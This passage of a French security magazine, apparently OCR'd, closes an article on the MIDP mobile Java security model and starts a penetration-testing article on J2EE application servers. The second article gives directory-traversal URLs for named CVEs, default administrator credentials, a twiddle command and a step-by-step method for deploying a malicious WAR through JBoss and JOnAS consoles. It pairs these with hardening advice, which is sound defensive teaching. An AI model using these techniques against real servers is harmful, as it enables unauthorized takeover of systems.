Enfin, cette politique de sécurité définit comment la carte SIM doit être utilisée pour vérifier des signatures d'applications, ainsi que des procédures à appliquer en cas de changement de SIM et en cas de roaming, afin de continuer à garantir la validité des signatures des applications opérateur.

3. Quelques problèmes dans le modèle

3.1 Un modèle complexe et difficile à comprendre

Ce modèle de sécurité est intéressant sur le papier, mais il pèche en pratique par sa complexité. Dans certains cas, ce modèle de sécurité peut donner une fausse impression de sécurité aux utilisateurs. Prenons comme exemple les avertissements concernant l'envoi de SMS. Si vous utilisez une application qui n'est pas signée, ou une application qui a été signée par un tiers de confiance, vous avez la garantie de devoir confirmer tout envoi de SMS. En revanche, si l'application a été signée par le fabricant du téléphone ou par l'opérateur mobile, il n'y aura aucune confirmation. Du point de vue de l'utilisateur, la seule différence entre ces deux applications est le nom du signataire, qui n'est affiché qu'une fois, lors de l'installation initiale de l'application.

Un autre problème est lié à l'aspect interactif des requêtes de permissions. Du coup, les permissions sont demandées les unes après les autres, avec potentiellement des écarts importants. On peut donc imaginer un jeu qui demande à son lancement la permission d'accéder à Internet (pour récupérer un niveau), et qui demande à la fin de la partie la permission d'accéder aux contacts (juste après avoir proposé d'envoyer votre score à un ami). Un attaquant augmente ainsi considérablement ses chances d'obtenir deux réponses positives

3.2 Un bac à sable dans le Sahara

L'environnement d'exécution Java est généralement posé sur un système d'exploitation. Ce système peut être très simple dans le cas d'appareils bas de gamme ou ce peut être un système complet pour un téléphone haut de gamme. Dans les deux cas, les risques sont assez différents, même s'ils peuvent parfois se recouper.

Dans un téléphone haut de gamme, le système d'exploitation peut être ouvert. Dans ce cas, les programmes Java et leurs données persistantes sont stockées dans le système de fichiers du téléphone, qui n'est peut-être pas bien protégé lui-même. Dès lors, un attaquant a accès au code et aux données de l'application, permettant au moins de pratiquer un *reverse engineering* de l'application, et donc d'en identifier les vulnérabilités essentielles. Ces systèmes d'exploitation sont souvent assez simples, et possèdent de nombreuses failles, rendues dangereuses par le fait que la mise à jour régulière des systèmes d'exploitation est une pratique peu répandue sur les mobiles.

Dans un téléphone bas de gamme, des attaques de bas niveau restent possibles, car un tel téléphone embarque peu de mesures de sécurité de bas niveau. Si la mémoire n'est pas chiffrée, un attaquant peut en obtenir une image. Si son intégrité n'est pas vérifiée, il est même possible de modifier une application ou ses données, voire l'environnement d'exécution Java (par exemple pour inhiber la vérification des signatures d'applications).

En pratique, la plupart des attaques sur Java ont été commises par le biais du système sous-jacent, le plus souvent en abusant du système de fichiers de Symbian. Dans le cas de systèmes mal sécurisés, le bac à sable de Java est simplement submergé par les problèmes de son environnement.

On arrive donc à la situation assez classique que les appareils les plus simples sont aussi les plus difficiles à attaquer ; sur des appareils fermés, MIDP est un moyen intéressant d'ouvrir le téléphone en contrôlant les risques associés. Il n'existe apparemment aujourd'hui aucun virus bâti uniquement sur MIDP.

3.3 Certification et fragmentation

Nous avons vu que le modèle de sécurité de MIDP2 repose sur la signature des applications. Une signature est apposée sur une application en conclusion d'un processus de certification, comme le processus « Java Verified », défini par Sun et par un consortium composé des principaux fabricants et opérateurs soutenant MIDP (**http://www.javaverified.com/**).

Un des problèmes notoires auxquels les développeurs doivent faire face en MIDP est la fragmentation. Les différentes téléphones incluant MIDP2 ont sélectionné des configurations différentes, utilisent des écrans de tailles différentes, sont basés sur des versions différentes de l'environnement... La portabilité des applications n'est donc souvent que relative, dans la mesure où les applications doivent être adaptées aux divers modèles de téléphones. Souvent, afin de limiter la taille de leurs applications, les développeurs fournissent des applications « localisées » à chaque pays. Pour une application diffusée sur 50 modèles différents dans 20 pays, nous obtenons ici 1000 binaires différents, qui devront tous être signés.

Dans un tel scénario, si l'apposition d'une signature implique un processus de certification, même rapide, les coûts deviennent rapidement exorbitants, en raison du volume de binaires à traiter (100.000€ pour une application simple). La fragmentation a été une source de problèmes pour le programme de signature Java Verified depuis sa création, et le consortium UTI qui le gère a pris des initiatives spécifiques pour réduire la fragmentation. Ce sujet fait en effet l'objet d'un guide de développement spécifique, destiné à faciliter le portage des applications ; de plus, le consortium a pris l'initiative de développer une bibliothèque *open source* de tests d'interopérabilité des mobiles (JATAF, pour *Java Application Terminal Alignment Framework*). Ces initiatives datent de 2009, et il faudra un peu de temps pour évaluer leur impact.

3.4 Une signature, ça garantit quoi ?

Le fait de reposer sur une signature électronique des applications peut également donner une fausse impression de sécurité sur les applications. Le programme Symbian Signed, en charge de la certification des applications Symbian, a plusieurs fois signé des applications malveillantes, y compris très récemment, en juillet 2009. Cet incident a généré beaucoup de réactions sur Internet [SIGN].

Avec les outils disponibles aujourd'hui, il est quasiment impossible d'empêcher la signature occasionnelle d'un programme Symbian malveillant. Cela arrive moins souvent aux programmes MIDP, et la raison principale est que les API Java ne permettent souvent pas d'accéder au système sous-jacent de manière pratique pour réaliser des attaques facilement exploitables. Mais, dans le principe, le risque est le même : si une action malveillante est possible en MIDP, elle peut être signée.

En pratique, la signature permet principalement d'authentifier l'auteur de l'application. Si c'est une société connue, le niveau de confiance augmente, principalement car la responsabilité de la société est engagée. Mais, dans le cas de sociétés inconnues, la signature n'apporte pas grand-chose en termes de confiance.

De manière intéressante, la spécification MIDP 2.1 permet de vérifier qu'une signature n'a pas été révoquée avant de lancer une application, ce qui permettrait d'éliminer des applications malveillantes, même après leur déploiement. Cependant, la spécification utilise le mot « SHOULD » pour cette fonction, qui n'est apparemment pas souvent supportée en pratique.

4. Evolution et alternatives

4.1 MIDP 3.0

La version 3.0 de MIDP est actuellement en *Proposed Final Draft*, dernière étape avant le vote final. Le modèle change peu du point de vue des utilisateurs (les interactions sont quasiment les mêmes), mais les changements sont significatifs pour les développeurs.

Le principal changement est l'adoption du modèle de Java Se, avec plusieurs types de permission au niveau Java. Cela permet de définir des permissions beaucoup plus précises. Par exemple, on peut définir la permission suivante :

```
MIDlet-Permission-1: javax.microedition.io.HttpProtocolPermission
"http://www.vetilles.com/pub/*:*"
```

Cette permission permet de restreindre l'accès à un site ou même à une partie d'un site. Cela permet de vérifier facilement qu'une application n'utilise une certaine permission que d'une manière restreinte, ce qui peut faciliter le travail des évaluateurs.

Un autre changement important se situe au niveau de la communication entre applications. MIDP 3.0 définit de nouveaux mécanismes de communication, ainsi qu'un moyen de ne partager une ressource qu'avec des applications d'un vendeur donné, signées par un certificat donné ou d'un domaine donné.

Les évolutions sont donc assez mineures, et elles ne remettent pas en cause le modèle existant, où l'utilisateur peut être consulté au cours de l'exécution du programme.

4.2 Alternatives

Nous avons ici insisté sur les faiblesses du système de sécurité de MIDP2. Il convient toutefois de rappeler que ce système est relativement ancien, et qu'il offre un compromis entre sécurité et flexibilité qui n'a pas d'équivalent sur PC.

Dans le monde mobile, d'autres approches sont possibles, et nous en considérons deux à titre de comparaison.

- **iPhone.** La sécurité des applications iPhone est très différente de celle proposée par MIDP2. Tout d'abord, les applications sont natives, ce qui augmente leur potentiel de nuisance. Ensuite, l'utilisateur final n'est pas du tout impliqué, puisque les interactions sont très rares ; l'exception notable consiste à faire confirmer par l'utilisateur le fait qu'une application n'utilise pas de données de localisation. Par ailleurs, Apple certifie les applications, mais le processus est opaque. Apple contrôle également la distribution des applications, avec la possibilité de les révoquer. Opacité et contrôle : on a peut-être du mal à apprécier, mais la méthode est efficace. Plus d'un milliard de téléchargements plus tard, on attend encore le premier scandale lié à une application malicieuse sur iPhone.
- **Android.** Les applications Android utilisent une machine virtuelle, dont les principes de base sont inspirés de Java (avec en particulier la vérification du bytecode à l'installation). Ensuite, l'application doit demander des permissions que l'utilisateur doit approuver d'un bloc lors de l'installation de l'application. Pendant l'exécution, plus d'interaction (mais l'utilisateur peut accéder à la liste des permissions de chaque application). En dehors de ça, Google semble avoir un processus de distribution plutôt transparent, mais Google conserve malgré tout la mainmise sur la distribution. Nous manquons cependant de recul pour savoir dans quelle mesure ils vont utiliser ce pouvoir de contrôle.

Conclusion

Le modèle de sécurité de MIDP est le plus ancien encore en vigueur aujourd'hui. Il souffre d'une certaine incohérence, en particulier entre les applications des opérateurs et les applications tierces. Toutefois, ce n'est sans doute pas la sécurité qui a empêché la diffusion des applications, mais plutôt la fragmentation des implémentations et les modes de distribution des applications.

Ma préférence personnelle va au compromis choisi par Android, car il permet à l'utilisateur averti de prendre une décision en connaissance de cause avant d'installer l'application, sans pour autant gêner l'utilisateur de base, qui ignore de toute manière tout avertissement de sécurité.

Enfin, tous ces modèles de sécurité se concentrent sur la protection de l'utilisateur contre des applications malveillantes, mais ils ne donnent aucune directive concernant la protection des biens de ces applications. Le principal danger des applications mobiles ne vient donc probablement pas aujourd'hui des dégâts qu'elles peuvent provoquer, mais du manque de protection des biens de plus en plus sensibles qu'elles renferment.

A propos de l'auteur


Eric Vétillard est venu tardivement à la sécurité, en développant des machines virtuelles Java sur des cartes à puce. Il s'intéresse particulièrement à la sécurité du code mobile et aux manières de certifier du code. Il est responsable technique du Java Card Forum, et directeur technique de Trusted Labs. Retrouvez-le sur son blog à **http://javacard.vetilles.com**.

Références

[MIDP 2.1] JSR-118 Expert Group, Mobile Information Device Profile Specification, Release 2,1, disponible à **http://www.jcp.org/en/jsr/summary?id=118**.

[MIDP 3.0] JSR-271 Expert Group, Mobile Information Device Profile Specification, Release 3.0, disponible à **http://www.jcp.org/en/jsr/detail?id=271**.

[SIGN] VÉTILLARD (Éric), « Should we sign malware ? », juillet 2009, disponible à **http://javacard.vetilles.com/2009/07/22/should-we-sign-malware/**.



Jérémy Renard – SOGETI/ESEC jrenard@esec.fr.sogeti.com
Alexandre Ahmim-Richard – SOGETI/ESEC aahmim@esec.fr.sogeti.com

VULNÉRABILITÉS LIÉES AUX SERVEURS D'APPLICATIONS J2EE

mots-clés : *J2EE / Web Application Server / vulnérabilités / intrusion*

Les tests d'intrusion sur applications Web nous amènent régulièrement à rencontrer les plateformes J2EE qui les hébergent. Dans certaines conditions, ces serveurs d'applications peuvent être très intéressants pour un attaquant. Nous verrons pourquoi à travers cet article.

1. Panorama des serveurs d'applications J2EE

Tout d'abord, présentons ce qu'est un serveur d'applications. Sans trop entrer dans les détails, il s'agit d'un environnement constitué d'un ensemble de composants répartis en plusieurs couches : présentation/métier/données. L'intérêt est de déployer de manière « relativement » souple des applications Web fondées sur les technologies J2EE. Les technologies Web utilisées dans le cas des WAS (*Web Application Server*) seront – selon le besoin – JSP (code source interprété par le serveur) ou des Servlets (code précompilé qui sera chargé une seule fois par le serveur).

La couche présentation est en général composée d'un serveur HTTP (Apache ou dérivé) et d'un conteneur souvent à base de Tomcat pour gérer les Servlets et le code JSP. Du côté métier, ou application, nous retrouvons l'ensemble des API J2EE, les EJB. Il est ainsi possible de mettre en place tous les connecteurs souhaités : bienvenue dans le monde SOA (ou *Service-Oriented Architecture*). Côté données, nous entendons principalement des bases de données, un annuaire ou d'autres sources d'information.




Fig. 1 : Principales briques d'un serveur d'applications J2EE

1.1 Les différences entre chaque produit

Il existe plusieurs WAS J2EE sur le marché. Outre les différences marketing et de fonctionnalités (ex : répartition de charge), les serveurs sont assez similaires dans leur fonctionnement, ainsi que sur les composants utilisés. Les principaux produits déployés aujourd'hui sont :

- JBoss (RedHat) et JOnAS (W02 Consortium) du côté libre ;
- WebSphere (IBM) ainsi que WebLogic (Oracle, anciennement BEA) pour les produits propriétaires ;
- d'autres solutions plus obscures telles que l'OVNI Oracle Application Server [SERVEURS].

Les outils d'administration, d'exploitation et de déploiement d'applications sont relativement différents en fonction de chaque WAS. JOnAS et WebLogic sont équipés d'une console d'administration très similaire sous forme d'applet Java qui permettra de tout gérer. C'est approximativement la même chose pour WebSphere avec une console quasi identique dans son agencement. JBoss, quant à lui, est équipé de deux ou trois consoles (selon la version) : nous y reviendrons plus tard.




Fig. 2 : Déploiement d'une nouvelle application via la console d'administration de WebSphere

Parmi les différences notables qui auront un impact pour un attaquant, évoquons la présence ou non de Tomcat. La plupart des WAS embarquent cette solution en tant que conteneur Servlet/JSP ; ce n'est pas le cas de WebSphere. Un certain nombre de failles ou fonctionnalités inhérentes à Tomcat peuvent être exploitées par un attaquant. C'est pour cette raison que sa présence ou son absence aura une incidence significative. Il est nécessaire de préciser qu'un certain nombre de serveurs J2EE, tels que JBoss, embarquent leur propre conteneur qui est la plupart du temps à base de Tomcat. Dans ce cas, la console d'administration de Tomcat n'est normalement pas installée. Nous pouvons aussi constater des cas où la console d'administration de Tomcat est bien disponible, ex : certaines versions de JOnAS.

1.2 Contextes d'attaques

Nous ne nous attarderons pas sur les failles liées aux applications Web (même si, dans beaucoup de cas, elles représentent un vecteur d'attaque important), mais sur celles concernant les serveurs d'applications eux-mêmes qui sont trop souvent installés par défaut (ou presque). Les vulnérabilités décrites reposent sur nos expériences personnelles et des présentations qui ont déjà eu lieu et que nous mettrons en pratique. Hormis précision dans le texte, il s'agit toujours d'attaques réalisables depuis Internet.

1.3 Le déploiement d'une application

Il est nécessaire de bien comprendre comment sont déployées les applications sur les serveurs, et comment celles-ci sont *packagées*. En effet, un attaquant aura pour objectif principal de déployer une application malicieuse afin de prendre la main sur le système. Typiquement, une application est packagée dans une Web Archive (fichier `*.WAR`). Il s'agit d'un fichier jar (en gros un zip) contenant l'ensemble des pages JSP et/ou Servlet ainsi que les fichiers de configuration nécessaires au déploiement de l'application sur le serveur. L'arborescence minimale est la suivante :

- `META-INF/` - contient les en-têtes déclarant qu'il s'agit d'une Java Archive ;
- `WEB-INF/` - contient le fichier de « configuration » `web.xml` ;
- `WEB-INF/classes/` - contient les classes des servlets.

L'idée est donc de préparer une application malicieuse qui sera prête à être déployée. Plusieurs exemples sont disponibles sur la toile, notamment le projet MACARON [MACARON] comme nous l'a montré Philippe Prados durant le dernier SSTIC.

2. Les vulnérabilités

2.1 A la recherche de la console d'administration

Lors d'un audit d'application Web, en dehors des tests sur les failles propres à ces applications, il est toujours intéressant de chercher les consoles d'administration. Il n'existe pas une manière en particulier pour trouver comment accéder aux consoles d'administration. Par conséquent, plusieurs méthodes se doivent d'être testées. Avant cela, il est nécessaire de préciser que ces consoles sont aussi des applications : elles sont donc potentiellement vulnérables à des failles applicatives, ce dont il conviendra de se rappeler pour la suite.

Il faudra tenter d'accéder in fine à la console d'administration du serveur J2EE et/ou de Tomcat (si la console existe) : les deux permettent de déployer des applications Web.




Fig. 3 : Un exemple d'exploitation de la première directory traversal permettant d'accéder à une console d'administration de JBoss

2.1.1 Mauvaise configuration de l'infrastructure d'hébergement

Le premier cas est tout à fait trivial, mais il mérite bien évidemment d'être contrôlé : les choses les plus simples sont parfois les plus efficaces. Tout simplement, il arrive régulièrement que les consoles d'administration soient disponibles à la racine de l'URL.

Le second cas, à peine plus compliqué, demande seulement de changer le nom DNS par l'adresse IP dans l'URL et l'index par défaut du serveur d'applications apparaît. Bref, un petit coup d'énumération de chemins avec les bons mots-clefs se révèle occasionnellement fructueux.

La source du problème correspond souvent à une mauvaise configuration des règles de filtrage du reverse-proxy et/ou du serveur HTTP. Il peut être intéressant d'appliquer un filtrage sur des plages d'adresses IP pour chaque application déployée. Cela est réalisable en ajoutant les bonnes directives au « contexte » de l'application ; se reporter aux références pour plus d'information, notamment le guide *Securing JBoss* [SECJBOSS] qui explique clairement cette problématique.

2.1.2 Les vulnérabilités de type directory traversal

D'autres méthodes pour accéder aux consoles d'administration consistent à exploiter des vulnérabilités de type « *directory traversal* ». Celles-ci sont particulièrement intéressantes dans la mesure où elles permettent de sortir du contexte de l'application et ainsi d'accéder à tout le contexte du serveur Web. Pour être clairs, nous pourrons sortir de l'application dans laquelle nous naviguons pour accéder à d'autres applications déployées sur le serveur Web. Comme évoqué précédemment, la console d'administration est une application à part entière, il sera donc éventuellement possible d'y accéder via des directory traversal.

Trois vulnérabilités connues sont régulièrement mises à contribution [DIRTRAV] :

- La première concerne un directory traversal datant de début 2007 (CVE-2007-0450) : elle affecte tous les Tomcat jusqu'aux versions 5.5.23 et 6.0.10 (exclus). Voyons ce que cela donne : **http://www.victime.com/app/%5C../manager/html/list**, **http://www.victime.com/app/%5C../jmx-console/**
- La deuxième est intéressante dès que le connecteur `mod_jk` de version inférieure à 1.2.23 est installé (CVE-2007-1860) : **http://www.victime.com/app/%252e%252e/jmx-console/**
- La troisième est liée au décodage d'UTF8 dans la machine virtuelle Java. Celle-ci date de mi-2008 (CVE-2008-2938). Voici un exemple : **http://www.victime.com/app/%c0%ae%c0%ae/jonasAdmin/login.jsp**

Encore une fois, il faudra passer par une énumération de chemins, avec les directory traversal dans le cas présent.

Bien entendu, les dernières versions des serveurs J2EE intègrent des versions de Tomcat et de la machine virtuelle Java qui ne sont plus vulnérables. Cependant, cela ne correspond pas vraiment à ce que nous avons l'habitude de voir ici ou là. En effet, il arrive souvent qu'une plate-forme fraîchement déployée utilise un serveur J2EE intégrant des versions de Tomcat ou de la JVM qui ne sont pas des plus récentes.

2.2 Accès à la console d'administration

Une fois que nous avons identifié la présence d'une console d'administration, une authentification est requise pour y accéder dans la plupart des cas. Mais, là aussi, nous assistons régulièrement à quelques gags...

2.2.1 Mots de passe par défaut

En premier lieu, évoquons les mots de passe par défaut : cela semble être une spécialité des éditeurs de WAS... En l'occurrence, voici quelques exemples collectés après une installation par défaut de la plupart des serveurs d'applications :

```
admin /             (NULL)
admin / admin
admin / tomcat
tomcat / tomcat
jonas / jonas
etc.
```

Exemples d'identifiants trouvés sur les serveurs J2EE

L'extrait de la configuration de JOnAS montre les comptes par défaut inclus par le produit après installation. Notez qu'il s'agit de la dernière version stable à la date de rédaction de l'article :

```
<user name="tomcat" password="tomcat" roles="tomcat,jonas-
 admin,manager" />
<user name="jetty" password="jetty" roles="jetty" />
<!-- Example of a crypt password : password for jadmin is : jonas -->
<user name="jadmin" password="{MD5}nF3dVBB3NPfRgzWlJFwoaw=="
 roles="jonas-admin" />
<user name="jps_admin" password="admin" roles="administrator" />
<user name="supplier" password="supplier" roles="administrator" />
<!-- Another crypt example in another format : password is jonas -->
<!-- JonasAdmin uses name="jonas" password="jonas" -->
<user name="jonas" password="SHA:NaLG+uYfgHeqth+qQBlyKr8FCTw="
 groups="jonas" />
<user name="monitor" password="SHA:NaLG+uYfgHeqth+qQBlyKr8FCTw="
 roles="jonas-monitor" />
<user name="principal1" password="password1" roles="role1" />
<user name="principal2" password="password2" roles="role2" />
```

Extrait de la configuration de JOnAS (dernière version à ce jour)

Il apparaît nécessaire d'effectuer une tâche de durcissement après installation avant d'utiliser un tel produit. C'est malheureusement le cas sur la majorité des produits disponibles.

Un bon point pour WebSphere qui est à peu près le seul à demander la définition d'un mot de passe à l'administrateur lors de l'installation.

2.2.2 Spécificités de JBoss

JBoss possède deux consoles d'administration :

- la *web-console* qui révèle beaucoup d'information, mais ne permet que peu d'interaction (ou pas...) ;
- la *jmx-console* qui permet d'interagir avec le serveur J2EE et ainsi de modifier sa configuration.

Depuis Jboss 5, une nouvelle console est apparue. Nommée « administration console », elle reprend les standards des autres serveurs d'applications. Bien sûr, des comptes par défaut sont activés après l'installation pour y accéder... Pas de changement à ce niveau, la nouvelle console permet bien sûr le déploiement d'archive WAR.

2.2.2.1 Par défaut, pas de mot de passe...

Contrairement aux autres serveurs d'applications qui protègent l'accès à leur console par un couple login/mot de passe (même s'ils sont génériques), chez JBoss, par défaut, aucun mot de passe n'est assigné à la Web console ou la console JMX ! Or, cette dernière propose notamment la fonction `DeploymentScanner` dans laquelle il est possible d'injecter un WAR arbitraire à distance et ainsi déployer une nouvelle application. Pour exploiter cette fonction, il faudra que le serveur JBoss puisse initialiser une connexion TCP sortante vers un serveur HTTP où se trouvera notre WAR.

Si cela n'est pas réalisable à cause d'un pare-feu qui filtrerait toutes les connexions sortantes, nous utiliserons une autre fonction : `BSHDeployer` qui permettra d'envoyer un fichier à distance. Le succès de cette attaque demande de respecter une démarche en plusieurs étapes :

1. Encoder le WAR malicieux en base 64. Cette contrainte demandera certainement à alléger votre code malicieux s'il est de taille trop importante.
2. Écrire un programme en JAVA dont le but sera d'une part de décoder le WAR et, d'autre part, de le placer dans un emplacement connu du système de fichiers (ex : le répertoire `/tmp`).
3. Il faudra ensuite entrer dans la console JMX, y trouver la fonction `BSHDeployer`, puis mettre notre code Java (sans sauts de ligne) dans la fonction `createScriptDeployement` et fournir le nom de notre fichier WAR malicieux (sans l'extension qui sera concaténée automatiquement).
4. Notre WAR malicieux sera alors disponible sur le système de fichiers du serveur : il suffira donc de le déployer via la fonction `DeploymentScanner`.

2.2.2.2 La console JMX est protégée par un mot de passe

Les deux attaques présentées précédemment posent comme hypothèse que la console JMX n'est pas protégée par un mot de passe ou alors que le mot de passe est trivial (cf. § 2.2.1). Dans le cas contraire, nous devrons utiliser une autre interface, RMI (*Remote Method Invocation*). Le service associé tourne par défaut sur le port TCP/4444. C'est pourquoi nous n'aurons que très peu de chance de l'atteindre depuis l'externe si le pare-feu est correctement configuré.

Pour communiquer avec l'interface RMI, nous avons besoin de l'outil `twiddle`, fourni dans le package d'installation du serveur JBoss. Une seule ligne de commande est nécessaire pour injecter le code malicieux et nous amener aux mêmes résultats que si nous étions passés par la console JMX :

```
twiddle.bat -s www.victime.com invoke "jboss.system:service" deploy
"myapplication.war"
```

Mais que se passe-t-il si l'accès à l'interface RMI n'est pas disponible ? Par exemple, parce que le port est tout simplement filtré par un pare-feu. Tout n'est pas perdu pour autant. Il existe encore deux méthodes, au moins, pour compromettre le serveur d'applications. Ces deux attaques ont été démontrées par les consultants de RedTeam à maintes occasions [REDTEAM]. Elles visent :

- dans le cas où la Web Console ne serait pas protégée par un mot de passe, à pouvoir atteindre directement la fonctionnalité `Invoker` (il s'agit de la classe `org.jboss.console.remote.InvokerServlet`) accessible depuis la web-console. Ce module a la particularité de pouvoir initier des commandes JMX et ainsi déployer notre WAR malicieux via le BSHDeployer :

```
/web-console/Invoker
```

- dans le cas où tout est protégé par un mot de passe, à pouvoir atteindre une Servlet installée par défaut : `JMXInvokerServlet` (il s'agit de la classe `org.jboss.invocation.http.servlet.InvokerServlet`) qui offre approximativement les mêmes fonctionnalités que la précédente :

```
/invoker/JMXInvokerServlet
```

Bien sûr, toutes les techniques pour y accéder se doivent d'être testées, (cf. : chapitre 2.1). Ces classes sont parfaitement documentées par JBoss [INVOKER] : il est donc assez aisé de les exploiter. A noter que RedTeam a créé quelques scripts à cet effet : ils ne sont pas disponibles publiquement.

Comme évoqué précédemment, une tâche de durcissement est réellement nécessaire avant de déployer un tel serveur J2EE. Le guide *Securing JBoss* [SECJBOSS] détaille toutes les opérations à mener pour se prémunir des attaques décrites précédemment.

2.3 Les cas particuliers

Lors d'un test d'intrusion sur une application Web hébergée sur un serveur J2EE, il sera bien évidemment intéressant de tenter d'accéder aux interfaces d'administration du serveur d'applications. Sont relatés ici deux cas distincts qui ont fait l'objet d'exploitation des vulnérabilités liées aux serveurs d'applications.

2.3.1 L'accès à la console d'administration timeout

Le cas décrit dans ce chapitre a pu être rencontré deux fois. A chaque fois, il s'agissait de serveurs JOnAS.

Prenons une application disponible à l'URL suivante :

http://www.victime.com/app/

Une redirection forcée vers l'URL citée lorsque nous tentons d'accéder à « **http://www.victime.com** ».

Nous arrivons d'une manière ou d'une autre à identifier qu'une console d'administration existe tel que décrit dans la partie « 2.1 A la recherche de la console d'administration ». Dans le premier cas, il suffisait de remplacer **www.victime.com** par son adresse IP et l'index par défaut de JOnAS apparaissait.

Dans le second cas, il suffisait d'exploiter une vulnérabilité liée à Tomcat ayant pour but de forcer le listing des répertoires. La seule action requise consistait à concaténer un « ; » à l'URL de la cible (CVE-2006-3835) :

http://www.victime.com/;

Bref, la page par défaut de JOnAS apparaît. Celle-ci nous propose un lien vers la console d'administration, à savoir :

http://www.victime.com/jonasAdmin/.




Fig. 4 : Exécution de code sur le système via une application malicieuse packagée dans l'archive WAR qui a été déployée

Manque de chance, notre navigateur émet un *timeout*. Un petit coup d'œil à notre proxy local nous informe que le lien suivant est codé en dur dans les pages HTML renvoyées :

```
<base href="http://www.victime.com:9000/jonasAdmin/login.jsp">
```

On se doute donc que la console d'administration est disponible en interne sur le port TCP/9000. Cela ne nous arrange pas, car ce port est filtré depuis l'extérieur. Quelques essais manuels indiquent cependant qu'il est toutefois possible de forcer l'accès sur le port 80. En remplaçant à la volée la valeur du port dans tous les liens renvoyés par le serveur, il sera ainsi possible d'accéder à la page d'authentification de la console d'administration.

Pour la suite, « jonas/jonas » sur le formulaire d'authentification, et là, c'est le drame... L'attaquant est alors en mesure de déployer son archive WAR malicieuse et prendre la main sur le système avec les privilèges de l'utilisateur sous lequel tourne le serveur d'applications.

2.3.2 Relevé d'information

Il arrive parfois que l'accès à la console d'administration ne soit pas possible :

- soit du fait d'un filtrage sur l'adresse IP source ;
- soit parce que les mots de passe d'accès ont été redéfinis selon une politique forte.

Néanmoins, nous rencontrons régulièrement des outils de monitoring installés par défaut ou une console Tomcat toujours accessibles. Nous pourrons pour cela employer tous les moyens disponibles qui ont été vus précédemment, que ce soit le fait que l'environnement d'hébergement ait été mal configuré, les directory traversal, etc.

Typiquement, l'outil de monitoring de JBoss :

